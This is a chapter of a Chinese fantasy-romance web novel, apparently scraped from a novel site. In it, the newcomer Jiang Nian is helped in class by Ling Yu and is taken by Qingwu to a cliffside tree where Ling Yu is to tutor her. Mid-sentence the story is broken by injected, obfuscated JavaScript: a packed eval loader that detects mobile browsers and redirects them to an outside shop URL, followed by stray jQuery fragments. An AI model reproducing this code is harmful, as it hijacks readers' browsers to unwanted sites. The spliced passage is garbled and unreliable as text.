4. 有人替她出头了

作品:《他接近我只是奉命行事

    姜念看着青梧神秘兮兮的样子,小声嘀咕了一句:“……怎么还卖起关子了。


    青梧显然听见了,但半点没有要解释的意思,把碗筷一推,站起身来,“快走吧,再磨蹭就迟到了,云婆婆不喜欢人迟到。”


    姜念心里还在琢磨青梧说的那个人,可青梧不肯说,她再怎么琢磨也猜不出是谁。


    算了,晚上就知道了。


    她不再多想,加快脚步跟上了青梧。


    羽族课室是一座青灰色的屋子,课室最前面站着一个头发全白的老妇人,手里拿着一根通体乌黑的木杖。


    青梧从姜念身后探出半个身子,朝那老妇人行了一礼:“云婆婆,人带来了。”


    姜念感觉到云婆婆的目光从自己的头顶一路看到脚底,她下意识站直了些。


    片刻后,她看到云婆婆把木杖在地面上轻轻点了一下。


    “进来吧。”


    姜念松了口气,正准备往里走,耳边却忽然一热,青梧不知什么时候凑了过来,“我已经有同桌了,你坐那个位置吧。”说着往课室后方指了指,然后便径直走向了自己的座位。


    姜念朝后排走去,还没到跟前,一条腿突然伸出来,横在过道中央。她抬头看去,一个少年正托着下巴靠在桌边,眼睛半闭着,像是困极了。她犹豫了一瞬,正想跨过去,身后传来“吱呀”一声,像是有人推门进来了。


    姜念冒出一个念头:怎么有人比她来得还晚?但这念头只出现了一下,她的注意力又落回面前这条腿上。她抬起脚……


    “跟我坐一起。”一个声音忽然在旁边响起。


    姜念吓了一跳,停住脚步,抬起头,一个身穿月白色长袍的少年已经从她身旁走过,径直向后排走去。


    她愣了一下,这才发现刚才那条横在过道里的腿不知什么时候已经收回去了,那个犯困的少年正坐得端端正正,低头翻着书,仿佛什么都没发生过。


    ……什么情况?


    她来不及多想,快步跟上去,坐到了他旁边。


    坐在位置上的姜念心里很疑惑,这人是谁,为什么特意走过来叫她?


    她忍不住偷偷打量身旁的少年。只见他眉眼舒展,鼻梁挺直,肤色冷白,头发用一根素银簪束起,几缕碎发垂落在额前。


    正看着入神,没成想他突然转头看过来,姜念心里一紧,连忙收回目光。


    被抓包了。


    她盯着自己面前的桌面,脸有点发烫,可在她余光里那道视线没有移开,她发现那个月白长袍的少年还在看她。


    还在看?是不是自己刚才偷看得太明显了?


    就在她犹豫要不要硬着头皮转过去问一句“怎么了”的时候,余光里出现了动作。


    少年的手伸了过来,在她的桌案上轻轻敲了两下。


    这应该是在叫她吧,姜念在心里短暂的思索后,确认了这一点,转过头去。


    “今天讲御风诀。”他一边说话一边从袖中拿出一本册子,放到桌案上,往她这边推了推。“你刚来,可能跟不上,我这儿有抄本,可以借你。”


    姜念有点惊讶。


    “拿着吧。”他又把抄本往姜念这边推了推。


    姜念看了一眼那抄本,没有立刻去接。她有些迟疑,她和他今天才第一次见面,对方为什么提前准备好了抄本。


    少年注意到了姜念的神情,随即轻轻叹了口气。


    “我叫凌与,青梧是我表妹。”他带着有点无奈的语气,右边的脸颊现出一个很浅的梨涡,“她昨天就一直和我说新来的同学让我照应些。”说完,凌与轻咳了一声,不再看姜念。


    原来是这样,姜念心里的迟疑顿时散了大半。


    她低头,看向那本抄本。


    封皮是浅青色的,边角压得整整齐齐。翻开后,姜念看到墨迹很新,有些地方还画了细线做标记,旁边用小字批了口诀和音韵。


    “谢谢。”姜念小声说。


    凌与没转头,只是“嗯”了一声。


    转眼间便到了下课的时候。这一堂课和上午在渊族课室没什么两样,云婆婆讲的她一句也听不懂,唯一不同的是手里多了本抄本。今天两堂课下来,她很清楚一件事,靠她这样听课,别说一个月,再给十年可能也过不了考核。


    只能等晚上了,希望青梧说的那个人,真的能教会她点什么。


    走出课室后,青梧带着她往学舍北面走。


    走着走着,姜念发现石板路不知什么时候变成了泥土小径,两旁的树也愈发长得肆意横生。


    她心里渐渐有些不安起来,才认识第一天,她连青梧是什么人都没摸清楚,就这么跟着往这么偏僻的地方走,万一……


    她下意识看了青梧一眼,想了想青梧今天对她的善意,犹豫了一下,把心里的疑问藏了起来,但还是一边走一边留意着周围的地形,万一真有什么不对,至少还记得路。


    再往前走,地势渐渐往上斜,脚下的草已经长到膝盖处,空气也变得更加潮湿。


    “青梧,要不今天先不……”


    “到了!”姜念话还没说完,青梧便回头冲她笑着说。


    姜念向前方望去,剩下的话全堵在了喉咙里。


    山崖边上,一棵巨大的古木拔地而起,树干粗得十余个人也合抱不住,树冠遮天蔽日,一半树根扎进崖壁,另一半悬在深渊之上。


    她仰着头,半天才回过神来,“……这是哪儿?”


    “我发现的一个秘密地方。”青梧话音刚落,足尖一点,整个人已经轻快地翻越到了一根离地足有丈余的粗壮枝丫上。


    姜念站在树下,看着高高坐在枝头上的青梧,一时不知道自己该怎么做。


    青梧对上姜念茫然的眼神,笑了一下,随即右手抬起,两指捏了个诀,在身前隔空一划。


    下一瞬,一道微风从姜念脚边凭空旋起,轻柔地裹住了她,她整个人被这道风托离了地面。


    姜念双脚骤然离地,心里一慌,害怕地闭上了眼,抓紧自己的衣袖。


    等她试探着睁开眼时,发现自己已经挨着青梧坐下了。


    “怎么样,不错吧?”她看见青梧偏过头,眼睛亮晶晶地盯着自己。


    姜念刚被那道风托上来,人还有点发晕,听见青梧的话,低头看了看身下的枝丫,粗壮结实,坐得还算稳当。她正要松一口气,余光却不小心扫到了枝丫下方。


    这根枝丫已经远远;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17649857|206856||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    伸出崖壁,底下是万丈深渊,根本看不到底,全是不断翻涌的白雾。


    她那口刚刚松下的气又猛地提了上来,整个人身体猛地绷紧,用十指紧紧抠住树皮。


    “你、你每次来都坐这儿?”她的声音已经有点破音。


    青梧晃了晃腿,“怕什么,掉不下去,再说,掉下去了还能飞上来呀。”


    姜念嘴角微不可察地抽了一下,在心里默默回了一句:可是我不会飞啊。


    她赶紧把这个念头按下去,又给自己鼓了鼓气:真掉下去了,青梧总不会见死不救吧。这么安慰了自己两句,总算没那么慌了。


    她深吸一口气,强迫自己不再看那片深渊。“对了,说正事。”姜念定了定神,想起这趟来是为了什么,“你说有人能教我,人在哪儿?”她往左右看了看,这里除了她和青梧,连个其他人影子都没有。


    “不急,他马上自会出现。”青梧换了个姿势,盘腿坐好。


    姜念狐疑地看了她一眼,正要再问,青梧却忽然凑近了些,换了一副讲悄悄话的语气:“对了,凌与今天给你的那本抄本,你看了吗?”


    姜念点点头。


    “他昨晚抄到半夜呢。”青梧啧啧两声,“平时看着吊儿郎当的,没想到还挺上心。”


    话刚落音,头顶浓密的枝叶间忽然传来一道声音——


    “谁在背后说我坏话?”


    姜念猛地抬头,只见上方一根更高的枝丫上,层层叠叠的叶片被一只手拨开,露出一张熟悉的脸。凌与半倚在枝干上,正垂着眼往下看她们。


    他什么时候在上面的?


    姜念愣了一下,转头看向青梧,投去了一个询问的目光。


    却看见青梧嘴角一翘,微微挑了挑眉,满脸写着“看,我没骗你吧”。


    姜念怔了怔,这才后知后觉地明白过来青梧说的那个能教她的人,就是凌与。


    凌与拨开树枝,从上方翻身而下,双脚落在枝干上,压得整根枝丫轻轻晃了晃,他挨在姜念旁边顺势坐了下来。


    青梧往前探了探身子,用下巴指了指凌与,“你别看凌与平时一副没正形的样子,他可是共主的亲传弟子,厉害着呢,他教你肯定没问题。”


    说完她收回身子,一只手托住下巴,“不过最近共主忙得不见人影,才让他先来学舍待着。”


    姜念听到这,下意识转头看了凌与一眼。共主的亲传弟子?她想起在殿中见过的那个男人,又想起课室里凌与把抄本推过来时的样子,这两件事一时对不上号。


    凌与没接青梧的话茬,看着姜念开口道:“其实在你之前,学舍没有同时身负两族血脉的人参加过考核。”


    姜念听完,愣了一下。


    姜念知道自己可能身负两族血脉,可玄冥没多说,也没人跟她解释过这意味着什么,她便一直没觉得这有什么特别的。现在被凌与这么一说,她才头一次认真去想这件事。


    仔细想想,她在学舍里见到的那些人,好像确实都是泾渭分明,渊族的和渊族的一起,羽族的和羽族的一起。除了她自己,她没见到任何一个人身上同时带着两种血脉。


    她看向凌与,眉头皱起,“之前没有过?那我是第一个?”